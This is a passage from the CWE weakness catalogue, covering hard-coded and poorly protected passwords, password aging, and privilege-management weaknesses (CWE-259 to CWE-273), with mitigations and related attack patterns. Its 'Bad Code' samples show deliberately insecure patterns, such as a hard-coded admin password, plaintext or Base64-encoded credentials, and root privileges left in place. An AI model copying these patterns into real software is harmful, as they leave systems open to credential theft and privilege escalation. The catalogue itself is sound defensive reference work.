22: ldc #36; //String jdbc:mysql://ixne.com/rxsql
24: ldc #38; //String scott
26: ldc #17; //String tiger
```

Example 2:

The following code is an example of an internal hard-coded password in the back-end:

C/C++ Example:

Bad Code

```
int VerifyAdmin(char *password) {
    if (strcmp(password, "Mew!")) {
        printf("Incorrect Password!\n");
        return(0)
    }
    printf("Entering Diagnostic Mode...\n");
    return(1);
}
```

Java Example:

Bad Code

```
int VerifyAdmin(String password) {
    if (passwd.Equals("Mew!")) {
        return(0)
    }
    //Diagnostic Mode
    return(1);
}
```

Every instance of this program can be placed into diagnostic mode with the same password. Even worse is the fact that if this program is distributed as a binary-only distribution, it is very difficult to change that password or disable this "functionality."

Potential Mitigations

Architecture and Design

For outbound authentication: store passwords outside of the code in a strongly-protected, encrypted configuration file or database that is protected from access by all outsiders, including other local users on the same system. Properly protect the key (CWE-320). If you cannot use encryption to protect the file, then make sure that the permissions are as restrictive as possible.

Architecture and Design

For inbound authentication: Rather than hard-code a default username and password for first time logins, utilize a "first login" mode that requires the user to enter a unique strong password.

Architecture and Design

Perform access control checks and limit which entities can access the feature that requires the hard-coded password. For example, a feature might only be enabled through the system console instead of through a network connection.

Architecture and Design

For inbound authentication: apply strong one-way hashes to your passwords and store those hashes in a configuration file or database with appropriate access control. That way, theft of the file/database still requires the attacker to try to crack the password. When handling an incoming password during authentication, take the hash of the password and compare it to the hash that you have saved.

Use randomly assigned salts for each separate hash that you generate. This increases the amount of computation that an attacker needs to conduct a brute-force attack, possibly limiting the effectiveness of the rainbow table method.

Architecture and Design

For front-end to back-end connections: Three solutions are possible, although none are complete.

The first suggestion involves the use of generated passwords which are changed automatically and must be entered at given time intervals by a system administrator. These passwords will be held in memory and only be valid for the time intervals.

Next, the passwords used should be limited at the back end to only performing actions valid for the front end, as opposed to having full access.

Finally, the messages sent should be tagged and checksummed with time sensitive values so as to prevent replay style attacks.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	C	254	Security Features	700	340
PeerOf	B	257	Storing Passwords in a Recoverable Format	1000	343
PeerOf	B	321	Use of Hard-coded Cryptographic Key	1000	419
ChildOf	B	344	Use of Invariant Value in Dynamically Changing Context	1000	444
ChildOf	C	724	OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management	711	852
ChildOf	C	753	2009 Top 25 - Porous Defenses	750	874
ChildOf	B	798	Use of Hard-coded Credentials	699	930
				1000	
MemberOf	V	630	Weaknesses Examined by SAMATE	630	735
CanFollow	B	656	Reliance on Security through Obscurity	1000	767

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Password Management: Hard-Coded Password
CLASP			Use of hard-coded password

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
OWASP Top Ten 2004	A3	CWE More Specific	Broken Authentication and Session Management

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
188	Reverse Engineering	
189	Software Reverse Engineering	
190	Reverse Engineer an Executable to Expose Assumed Hidden Functionality or Content	
191	Read Sensitive Stings Within an Executable	
192	Protocol Reverse Engineering	
205	Lifting credential(s)/key material embedded in client distributions (thick or thin)	

White Box Definitions

Definition: A weakness where code path has:

1. end statement that passes a data item to a password function
2. value of the data item is a constant

Maintenance Notes

This entry should probably be split into multiple variants: an inbound variant (as seen in the second demonstrative example) and an outbound variant (as seen in the first demonstrative example).

These variants are likely to have different consequences, detectability, etc. See extended description.

CWE-260: Password in Configuration File

Weakness ID: 260 (Weakness Variant)

Status: Incomplete

Description

Summary

The software stores a password in a configuration file that might be accessible to actors who do not know the password.

Extended Description

This can result in compromise of the system for which the password is used. An attacker could gain access to this file and learn the stored password or worse yet, change the password to one of their choosing.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

Below is a snippet from a Java properties file in which the LDAP server password is stored in plaintext.

Java Example:

Bad Code



```
webapp.ldap.username=secretUsername
webapp.ldap.password=secretPassword
```

Potential Mitigations

Avoid storing passwords in easily accessible locations.

Consider storing cryptographic hashes of passwords as an alternative to storing in plaintext.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		254	Security Features		699 700 340
ChildOf		522	Insufficiently Protected Credentials		699 1000 644

Nature	Type	ID	Name	ⓧ	Page
ChildOf		632	Weaknesses that Affect Files or Directories	631	736
ParentOf		13	ASP.NET Misconfiguration: Password in Configuration File	1000	10
ParentOf		258	Empty Password in Configuration File	699 1000	344

Affected Resources

- File/Directory

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Password Management: Password in Configuration File

References

J. Viega and G. McGraw. "Building Secure Software: How to Avoid Security Problems the Right Way". 2002.

CWE-261: Weak Cryptography for Passwords

Weakness ID: 261 (*Weakness Variant*)

Status: Incomplete

Description

Summary

Obscuring a password with a trivial encoding does not protect the password.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Demonstrative Examples

Example 1:

The following code reads a password from a properties file and uses the password to connect to a database.

Java Example:

Bad Code

```
...
Properties prop = new Properties();
prop.load(new FileInputStream("config.properties"));
String password = Base64.decode(prop.getProperty("password"));
DriverManager.getConnection(url, usr, password);
...
```

This code will run successfully, but anyone with access to config.properties can read the value of password and easily determine that the value has been base 64 encoded. If a devious employee has access to this information, they can use it to break into the system.

Example 2:

The following code reads a password from the registry and uses the password to create a new network credential.

Java Example:

Bad Code

```
...
string value = regKey.GetValue(passKey).ToString();
byte[] decVal = Convert.FromBase64String(value);
NetworkCredential netCred = new NetworkCredential(username, decVal.toString(), domain);
...
```

This code will run successfully, but anyone who has access to the registry key used to store the password can read the value of password. If a devious employee has access to this information, they can use it to break into the system.

Potential Mitigations

Passwords should be encrypted with keys that are at least 128 bits in length for adequate security.

Other Notes

Password management issues occur when a password is stored in plaintext in an application's properties or configuration file. A programmer can attempt to remedy the password management problem by obscuring the password with an encoding function, such as base 64 encoding, but this effort does not adequately protect the password.

The "crypt" family of functions uses weak cryptographic algorithms and should be avoided. It may be present in some projects for compatibility.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	254	Security Features	700	340
ChildOf	C	255	Credentials Management	699	341
ChildOf	G	326	Inadequate Encryption Strength	699	424
ChildOf	C	729	OWASP Top Ten 2004 Category A8 - Insecure Storage	1000 711	854

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Password Management: Weak Cryptography
OWASP Top Ten 2004	A8	CWE More Specific	Insecure Storage

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
55	Rainbow Table Password Cracking	

References

J. Viega and G. McGraw. "Building Secure Software: How to Avoid Security Problems the Right Way". 2002.

CWE-262: Not Using Password Aging

Weakness ID: 262 (*Weakness Variant*)

Status: Draft

Description

Summary

If no mechanism is in place for managing password aging, users will have no incentive to update passwords in a timely manner.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Common Consequences

Authentication

As passwords age, the probability that they are compromised grows.

Likelihood of Exploit

Very Low

Demonstrative Examples

Example 1:

A common example is not having a system to terminate old employee accounts.

Example 2:

Not having a system for enforcing the changing of passwords every certain period.

Potential Mitigations

Architecture and Design

Ensure that password aging functionality is added to the design of the system, including an alert previous to the time the password is considered obsolete, and useful information for the user concerning the importance of password renewal, and the method.

Other Notes

The recommendation that users change their passwords regularly and do not reuse passwords is universal among security experts. In order to enforce this, it is useful to have a mechanism that notifies users when passwords are considered old and that requests that they replace them with new, strong passwords. In order for this functionality to be useful, however, it must be accompanied with documentation which stresses how important this practice is and which makes the entire process as simple as possible for the user.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf	C	255	Credentials Management	699	341
PeerOf	B	263	Password Aging with Long Expiration	1000	351
PeerOf	B	309	Use of Password System for Primary Authentication	1000	405
PeerOf	B	324	Use of a Key Past its Expiration Date	1000	422
ChildOf	B	404	Improper Resource Shutdown or Release	1000	517
ChildOf	C	693	Protection Mechanism Failure	1000	814

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Not allowing password aging

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
16	Dictionary-based Password Attack	
49	Password Brute Forcing	
55	Rainbow Table Password Cracking	
70	Try Common(default) Usernames and Passwords	

CWE-263: Password Aging with Long Expiration

Weakness ID: 263 (Weakness Base)

Status: Draft

Description

Summary

Allowing password aging to occur unchecked can result in the possibility of diminished password integrity.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Common Consequences

Authentication

As passwords age, the probability that they are compromised grows.

Likelihood of Exploit

Very Low

Demonstrative Examples

Example 1:

A common example is not having a system to terminate old employee accounts.

Example 2:

Not having a system for enforcing the changing of passwords every certain period.

Potential Mitigations

Architecture and Design

Ensure that password aging is limited so that there is a defined maximum age for passwords and so that the user is notified several times leading up to the password expiration.

Other Notes

Just as neglecting to include functionality for the management of password aging is dangerous, so is allowing password aging to continue unchecked. Passwords must be given a maximum life span, after which a user is required to update with a new and different password.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	255	Credentials Management	699	341
ChildOf	B	404	Improper Resource Shutdown or Release	1000	517
PeerOf	V	262	<i>Not Using Password Aging</i>	1000	350

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Allowing password aging

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
16	Dictionary-based Password Attack	
49	Password Brute Forcing	
55	Rainbow Table Password Cracking	
70	Try Common(default) Usernames and Passwords	

CWE-264: Permissions, Privileges, and Access Controls

Category ID: 264 (Category)

Status: Incomplete

Description

Summary

Weaknesses in this category are related to the management of permissions, privileges, and other security features that are used to perform access control.

Applicable Platforms

Languages

- All

Potential Mitigations

Follow the principle of least privilege when assigning access rights to entities in a software system.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	254	Security Features	699	340
ParentOf	G	250	<i>Execution with Unnecessary Privileges</i>	699	331
ParentOf	C	265	<i>Privilege / Sandbox Issues</i>	699	353
ParentOf	C	275	<i>Permission Issues</i>	699	364
ParentOf	G	282	<i>Improper Ownership Management</i>	699	370
CanAlsoBe	B	283	<i>Unverified Ownership</i>	1000	371
ParentOf	G	284	<i>Access Control (Authorization) Issues</i>	699	371
ParentOf	G	286	<i>Incorrect User Management</i>	699	377
MemberOf	V	635	<i>Weaknesses Used by NVD</i>	635	738

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Permissions, Privileges, and ACLs

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
5	Analog In-band Switching Signals (aka Blue Boxing)	
17	Accessing, Modifying or Executing Executable Files	
35	Leverage Executable Code in Nonexecutable Files	
58	Restful Privilege Elevation	
69	Target Programs with Elevated Privileges	
76	Manipulating Input to File System Calls	

References

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 7, "How Tokens, Privileges, SIDs, ACLs, and Processes Relate" Page 218. 2nd Edition. Microsoft. 2002.

CWE-265: Privilege / Sandbox Issues

Category ID: 265 (Category) Status: Incomplete

Description

Summary

Weaknesses in this category occur with improper enforcement of sandbox environments, or the improper handling, assignment, or management of privileges.

Potential Mitigations

Architecture and Design

Operation

Very carefully manage the setting, management, and handling of privileges. Explicitly manage trust zones in the software.

Follow the principle of least privilege when assigning access rights to entities in a software system.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	C	264	Permissions, Privileges, and Access Controls	699	352
PeerOf	C	250	Execution with Unnecessary Privileges	1000	331
ParentOf	B	266	Incorrect Privilege Assignment	699	353
ParentOf	B	267	Privilege Defined With Unsafe Actions	699	355
ParentOf	B	268	Privilege Chaining	699	356
ParentOf	B	269	Improper Privilege Management	699	357
ParentOf	C	271	Privilege Dropping / Lowering Errors	699	359
ParentOf	B	274	Improper Handling of Insufficient Privileges	699	363
ParentOf	C	610	Externally Controlled Reference to a Resource in Another Sphere	699	718
PeerOf	B	619	Dangling Database Cursor ('Cursor Injection')	1000	725
ParentOf	B	648	Incorrect Use of Privileged APIs	699	757

Relationship Notes

This can strongly overlap authorization errors.

Research Gaps

Many of the following concepts require deeper study. Most privilege problems are not classified at such a low level of detail, and terminology is very sparse. Certain classes of software, such as web browsers and software bug trackers, provide a rich set of examples for further research. Operating systems have matured to the point that these kinds of weaknesses are rare, but finer-grained models for privileges, capabilities, or roles might introduce subtler issues.

Theoretical Notes

A sandbox could be regarded as an explicitly defined sphere of control, in that the sandbox only defines a limited set of behaviors, which can only access a limited set of resources.

It could be argued that any privilege problem occurs within the context of a sandbox.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Privilege / sandbox errors

CWE-266: Incorrect Privilege Assignment

Weakness ID: 266 (Weakness Base) Status: Draft

Description

Summary

A product incorrectly assigns a privilege to a particular actor, creating an unintended sphere of control for that actor.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

Evidence of privilege change:

C Example:

Bad Code

```
seteuid(0);
/* do some stuff */
seteuid(getuid());
```

Java Example:

Bad Code

```
AccessController.doPrivileged(new PrivilegedAction() {
    public Object run() {
        // privileged code goes here, for example:
        System.loadLibrary("awt");
        return null;
        // nothing to return
    }
})
```

Observed Examples

Reference	Description
CVE-1999-1193	untrusted user placed in unix "wheel" group
CVE-2004-0274	Product mistakenly assigns a particular status to an entity, leading to increased privileges.
CVE-2005-2496	Product uses group ID of a user instead of the group, causing it to run with different privileges. This is resultant from some other unknown issue.
CVE-2005-2741	Product allows users to grant themselves certain rights that can be used to escalate privileges.

Potential Mitigations

Architecture and Design

Operation

Very carefully manage the setting, management, and handling of privileges. Explicitly manage trust zones in the software.

Follow the principle of least privilege when assigning access rights to entities in a software system.

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		265	Privilege / Sandbox Issues	699	353
ChildOf		269	Improper Privilege Management	1000	357
CanAlsoBe		286	Incorrect User Management	1000	377
ChildOf		634	Weaknesses that Affect System Processes	631	737
ChildOf		723	OWASP Top Ten 2004 Category A2 - Broken Access Control	711	851
ParentOf		9	J2EE Misconfiguration: Weak Access Permissions for EJB Methods	1000	6
ParentOf		520	.NET Misconfiguration: Use of Impersonation	1000	643
ParentOf		556	ASP.NET Misconfiguration: Use of Identity Impersonation	1000	666

Affected Resources

- System Process

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Incorrect Privilege Assignment

CWE-267: Privilege Defined With Unsafe Actions

Weakness ID: 267 (*Weakness Base*) **Status:** Incomplete

Description

Summary

A particular privilege, role, capability, or right can be used to perform unsafe actions that were not intended, even when it is assigned to the correct entity.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2000-0315	Traceroute program allows unprivileged users to modify source address of packet (Accessible entities).
CVE-2000-0506	User with capability can prevent setuid program from dropping privileges (Unsafe privileged actions).
CVE-2000-1212	User with privilege can edit raw underlying object using unprotected method (Unsafe privileged actions).
CVE-2001-1166	User with debugging rights can read entire process (Unsafe privileged actions).
CVE-2001-1480	Untrusted entity allowed to access the system clipboard (Unsafe privileged actions).
CVE-2001-1551	Extra Linux capability allows bypass of system-specified restriction (Unsafe privileged actions).
CVE-2002-1145	"public" database user can use stored procedure to modify data controlled by the database owner (Unsafe privileged actions).
CVE-2002-1154	Script does not restrict access to an update command, leading to resultant disk consumption and filled error logs (Accessible entities).
CVE-2002-1671	Untrusted object/method gets access to clipboard (Accessible entities).
CVE-2002-1981	Roles have access to dangerous procedures (Accessible entities).
CVE-2002-2042	Allows attachment to and modification of privileged processes (Unsafe privileged actions).
CVE-2004-0380	Bypass domain restrictions using a particular file that references unsafe URI schemes (Accessible entities).
CVE-2004-2204	Gain privileges using functions/tags that should be restricted (Accessible entities).
CVE-2005-1742	Inappropriate actions allowed by a particular role(Unsafe privileged actions).
CVE-2005-1816	Non-root admins can add themselves or others to the root admin group (Unsafe privileged actions).
CVE-2005-2027	Certain debugging commands not restricted to just the administrator, allowing registry modification and infoleak (Unsafe privileged actions).
CVE-2005-2173	Users can change certain properties of objects to perform otherwise unauthorized actions (Unsafe privileged actions).

Potential Mitigations

Architecture and Design

Operation

Very carefully manage the setting, management, and handling of privileges. Explicitly manage trust zones in the software.

Follow the principle of least privilege when assigning access rights to entities in a software system.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		265	Privilege / Sandbox Issues	699	353
ChildOf		269	Improper Privilege Management	1000	357
ParentOf		623	Unsafe ActiveX Control Marked Safe For Scripting	699 1000	729

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Unsafe Privilege

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
58	Restful Privilege Elevation	

Maintenance Notes

This overlaps authorization and access control problems.

Note: there are 2 separate sub-categories here:

- privilege incorrectly allows entities to perform certain actions
- object is incorrectly accessible to entities with a given privilege

CWE-268: Privilege Chaining

Weakness ID: 268 (Weakness Base) Status: Draft

Description

Summary

Two distinct privileges, roles, capabilities, or rights can be combined in a way that allows an entity to perform unsafe actions that would not be allowed without that combination.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Likelihood of Exploit

High

Observed Examples

Reference	Description
CVE-2002-1772	Gain certain rights via privilege chaining in alternate channel.
CVE-2003-0640	"operator" user can overwrite usernames and passwords to gain admin privileges.
CVE-2005-1736	Chaining of user rights.
CVE-2005-1973	Application is allowed to assign extra permissions to itself.

Potential Mitigations

Consider following the principle of separation of privilege. Require multiple conditions to be met before permitting access to a system resource.

Architecture and Design

Operation

Very carefully manage the setting, management, and handling of privileges. Explicitly manage trust zones in the software.

Follow the principle of least privilege when assigning access rights to entities in a software system.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	265	Privilege / Sandbox Issues	699	353
ChildOf	B	269	Improper Privilege Management	1000	357
ChildOf	C	723	OWASP Top Ten 2004 Category A2 - Broken Access Control	711	851

Relationship Notes

There is some conceptual overlap with Unsafe Privilege.

Research Gaps

It is difficult to find good examples for this weakness.

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Privilege Chaining

CWE-269: Improper Privilege Management

Weakness ID: 269 (Weakness Base)

Status: Incomplete

Description

Summary

The software does not properly assign, modify, or track privileges for an actor, creating an unintended sphere of control for that actor.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Likelihood of Exploit

Medium

Observed Examples

Reference	Description
CVE-2001-0128	Does not properly compute roles.
CVE-2001-1514	Does not properly pass security context to child processes in certain cases, allows privilege escalation.
CVE-2001-1555	Terminal privileges are not reset when a user logs out.

Potential Mitigations

Architecture and Design

Operation

Very carefully manage the setting, management, and handling of privileges. Explicitly manage trust zones in the software.

Follow the principle of least privilege when assigning access rights to entities in a software system.

Consider following the principle of separation of privilege. Require multiple conditions to be met before permitting access to a system resource.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	C	265	Privilege / Sandbox Issues	699	353
ChildOf	G	668	Exposure of Resource to Wrong Sphere	1000	783
ChildOf	G	693	Protection Mechanism Failure	1000	814
ParentOf	G	250	Execution with Unnecessary Privileges	1000	331
ParentOf	B	266	Incorrect Privilege Assignment	1000	353
ParentOf	B	267	Privilege Defined With Unsafe Actions	1000	355
ParentOf	B	268	Privilege Chaining	1000	356
ParentOf	B	270	Privilege Context Switching Error	699 1000	358
ParentOf	G	271	Privilege Dropping / Lowering Errors	1000	359
ParentOf	B	274	Improper Handling of Insufficient Privileges	1000	363
ParentOf	B	648	Incorrect Use of Privileged APIs	1000	757

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Privilege Management Error

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
58	Restful Privilege Elevation	

Maintenance Notes

The relationships between privileges, permissions, and actors (e.g. users and groups) need further refinement within the Research view. One complication is that these concepts apply to two different pillars, related to control of resources (CWE-664) and protection mechanism failures (CWE-396).

CWE-270: Privilege Context Switching Error

Weakness ID: 270 (Weakness Base)

Status: Draft

Description

Summary

The software does not properly manage privileges while it is switching between different contexts that have different privileges or spheres of control.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2002-1688	Web browser cross domain problem when user hits "back" button.
CVE-2002-1770	Cross-domain issue - third party product passes code to web browser, which executes it in unsafe zone.
CVE-2003-1026	Web browser cross domain problem when user hits "back" button.
CVE-2005-2263	Run callback in different security context after it has been changed from untrusted to trusted. * note that "context switch before actions are completed" is one type of problem that happens frequently, espec. in browsers.

Potential Mitigations

Architecture and Design

Operation

Very carefully manage the setting, management, and handling of privileges. Explicitly manage trust zones in the software.

Follow the principle of least privilege when assigning access rights to entities in a software system.

Consider following the principle of separation of privilege. Require multiple conditions to be met before permitting access to a system resource.

Relationships

Nature	Type	ID	Name	W	Page
ChildOf	⊕	269	Improper Privilege Management	699 1000	357

Research Gaps

This concept needs more study.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Privilege Context Switching Error

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
17	Accessing, Modifying or Executing Executable Files	
30	Hijacking a Privileged Thread of Execution	
35	Leverage Executable Code in Nonexecutable Files	

References

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 7, "Running with Least Privilege" Page 207. 2nd Edition. Microsoft. 2002.

CWE-271: Privilege Dropping / Lowering Errors

Weakness ID: 271 (*Weakness Class*)

Status: Incomplete

Description

Summary

The software does not drop privileges before passing control of a resource to an actor that does not have those privileges.

Extended Description

In some contexts, a system executing with elevated permissions will hand off a process/file/etc. to another process or user. If the privileges of an entity are not reduced, then elevated privileges are spread throughout a system and possibly to an attacker.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Likelihood of Exploit

High

Observed Examples

Reference	Description
CVE-1999-0813	Finger daemon does not drop privileges when executing programs on behalf of the user being fingered.
CVE-1999-1326	FTP server does not drop privileges if a connection is aborted during file transfer.
CVE-2000-0172	Program only uses seteuid to drop privileges.
CVE-2000-1213	Program does not drop privileges after acquiring the raw socket.
CVE-2001-0559	Setuid program does not drop privileges after a parsing error occurs, then calls another program to handle the error.
CVE-2001-0787	Does not drop privileges in related groups when lowering privileges.
CVE-2001-1029	Does not drop privileges before determining access to certain files.
CVE-2002-0080	Does not drop privileges in related groups when lowering privileges.
CVE-2004-0806	Setuid program does not drop privileges before executing program specified in an environment variable.
CVE-2004-0828	Setuid program does not drop privileges before processing file specified on command line.
CVE-2004-2070	Service on Windows does not drop privileges before using "view file" option, allowing code execution.
CVE-2004-2504	Windows program running as SYSTEM does not drop privileges before executing other programs (many others like this, especially involving the Help facility).

Potential Mitigations

Architecture and Design

Ensure that appropriate compartmentalization is built into the system design and that the compartmentalization serves to allow for and further reinforce privilege separation functionality. Architects and designers should rely on the principle of least privilege to decide when it is appropriate to use and to drop system privileges.

Architecture and Design

Operation

Very carefully manage the setting, management, and handling of privileges. Explicitly manage trust zones in the software.

Consider following the principle of separation of privilege. Require multiple conditions to be met before permitting access to a system resource.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	265	Privilege / Sandbox Issues	699	353
ChildOf	B	269	Improper Privilege Management	1000	357
PeerOf	G	250	Execution with Unnecessary Privileges	1000	331
ParentOf	B	272	Least Privilege Violation	699 1000	360
ParentOf	B	273	Improper Check for Dropped Privileges	699 1000	362
PeerOf	B	274	Improper Handling of Insufficient Privileges	1000	363

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Privilege Dropping / Lowering Errors

Maintenance Notes

CWE-271, CWE-272, and CWE-250 are all closely related and possibly overlapping. CWE-271 is probably better suited as a category.

CWE-272: Least Privilege Violation

Weakness ID: 272 (Weakness Base)

Status: Incomplete

Description

Summary

The elevated privilege level required to perform operations such as `chroot()` should be dropped immediately after the operation is performed.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Common Consequences

Access Control

An attacker may be able to access resources with the elevated privilege that he should not have been able to access. This is particularly likely in conjunction with another flaw -- e.g., a buffer overflow.

Demonstrative Examples

Example 1:

C/C++ Example:

```
setuid(0);  
// Do some important stuff  
setuid(old_uid);  
// Do some non privileged stuff.
```

Bad Code

Java Example:

Bad Code

```
method() {
    AccessController.doPrivileged(new PrivilegedAction()) {
        public Object run() {
            // Insert all code here
        }
    };
}
```

Example 2:

The following code calls `chroot()` to restrict the application to a subset of the filesystem below `APP_HOME` in order to prevent an attacker from using the program to gain unauthorized access to files located elsewhere. The code then opens a file specified by the user and processes the contents of the file.

C Example:

Bad Code

```
chroot(APP_HOME);
chdir("/");
FILE* data = fopen(argv[1], "r+");
...
```

Constraining the process inside the application's home directory before opening any files is a valuable security measure. However, the absence of a call to `setuid()` with some non-zero value means the application is continuing to operate with unnecessary root privileges. Any successful exploit carried out by an attacker against the application can now result in a privilege escalation attack because any malicious operations will be performed with the privileges of the superuser. If the application drops to the privilege level of a non-root user, the potential for damage is substantially reduced.

Potential Mitigations

Architecture and Design

Operation

Very carefully manage the setting, management, and handling of privileges. Explicitly manage trust zones in the software.

Follow the principle of least privilege when assigning access rights to entities in a software system.

Architecture and Design

Ensure that appropriate compartmentalization is built into the system design and that the compartmentalization serves to allow for and further reinforce privilege separation functionality. Architects and designers should rely on the principle of least privilege to decide when it is appropriate to use and to drop system privileges.

Other Notes



The failure to drop system privileges when it is reasonable to do so is not a vulnerability by itself. It does, however, serve to significantly increase the Severity of other vulnerabilities. According to the principle of least privilege, access should be allowed only when it is absolutely necessary to the function of a given system, and only for the minimal necessary amount of time. Any further allowance of privilege widens the window of time during which a successful exploitation of the system will provide an attacker with that same privilege. If at all possible, limit the allowance of system privilege to small, simple sections of code that may be called atomically.

When a program calls a privileged function, such as `chroot()`, it must first acquire root privilege. As soon as the privileged operation has completed, the program should drop root privilege and return to the privilege level of the invoking user.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		254	Security Features	700	340
ChildOf		271	Privilege Dropping / Lowering Errors	699	359
				1000	

Nature	Type	ID	Name	V	Page
ChildOf	C	748	CERT C Secure Coding Section 50 - POSIX (POS)	734	870

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
7 Pernicious Kingdoms		Least Privilege Violation
CLASP		Failure to drop privileges when reasonable
CERT C Secure Coding	POS02-C	Follow the principle of least privilege

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
17	Accessing, Modifying or Executing Executable Files	
35	Leverage Executable Code in Nonexecutable Files	
76	Manipulating Input to File System Calls	

Maintenance Notes

CWE-271, CWE-272, and CWE-250 are all closely related and possibly overlapping. CWE-271 is probably better suited as a category.

CWE-273: Improper Check for Dropped Privileges

Weakness ID: 273 (Weakness Base)

Status: Incomplete

Description**Summary**

The software attempts to drop privileges but does not check or incorrectly checks to see if the drop succeeded.

Extended Description

If the drop fails, the software will continue to run with the raised privileges, which might provide additional access to unprivileged users.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms**Languages**

- All

Modes of Introduction

This issue is likely to occur in restrictive environments in which the operating system or application provides fine-grained control over privilege management.

Common Consequences**Authorization**

If privileges are not dropped, neither are access rights of the user. Often these rights can be prevented from being dropped.

Authentication

If privileges are not dropped, in some cases the system may record actions as the user which is being impersonated rather than the impersonator.

Likelihood of Exploit

Medium

Demonstrative Examples**C/C++ Example:**

Bad Code

```
bool DoSecureStuff(HANDLE hPipe) {
    bool fDataWritten = false;
    ImpersonateNamedPipeClient(hPipe);
    HANDLE hFile = CreateFile(...);
```

```

././
RevertToSelf()
././
}

```

Since we did not check the return value of `ImpersonateNamedPipeClient`, we do not know if the call succeeded.

Potential Mitigations

Architecture and Design

Ensure that appropriate compartmentalization is built into the system design and that the compartmentalization serves to allow for and further reinforce privilege separation functionality. Architects and designers should rely on the principle of least privilege to decide when it is appropriate to use and to drop system privileges.

Implementation

In Windows make sure that the process token has the `SeImpersonatePrivilege`(Microsoft Server 2003).

Implementation

Always check all of your return values.

Other Notes

In Microsoft Operating environments that have access control, impersonation is used so that access checks can be performed on a client identity by a server with higher privileges. By impersonating the client, the server is restricted to client-level security -- although in different threads it may have much higher privileges. Code which relies on this for security must ensure that the impersonation succeeded-- i.e., that a proper privilege demotion happened.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	☑	Page
PeerOf	B	252	Unchecked Return Value	1000	335
ChildOf	G	271	Privilege Dropping / Lowering Errors	699	359
ChildOf	C	634	Weaknesses that Affect System Processes	631	737
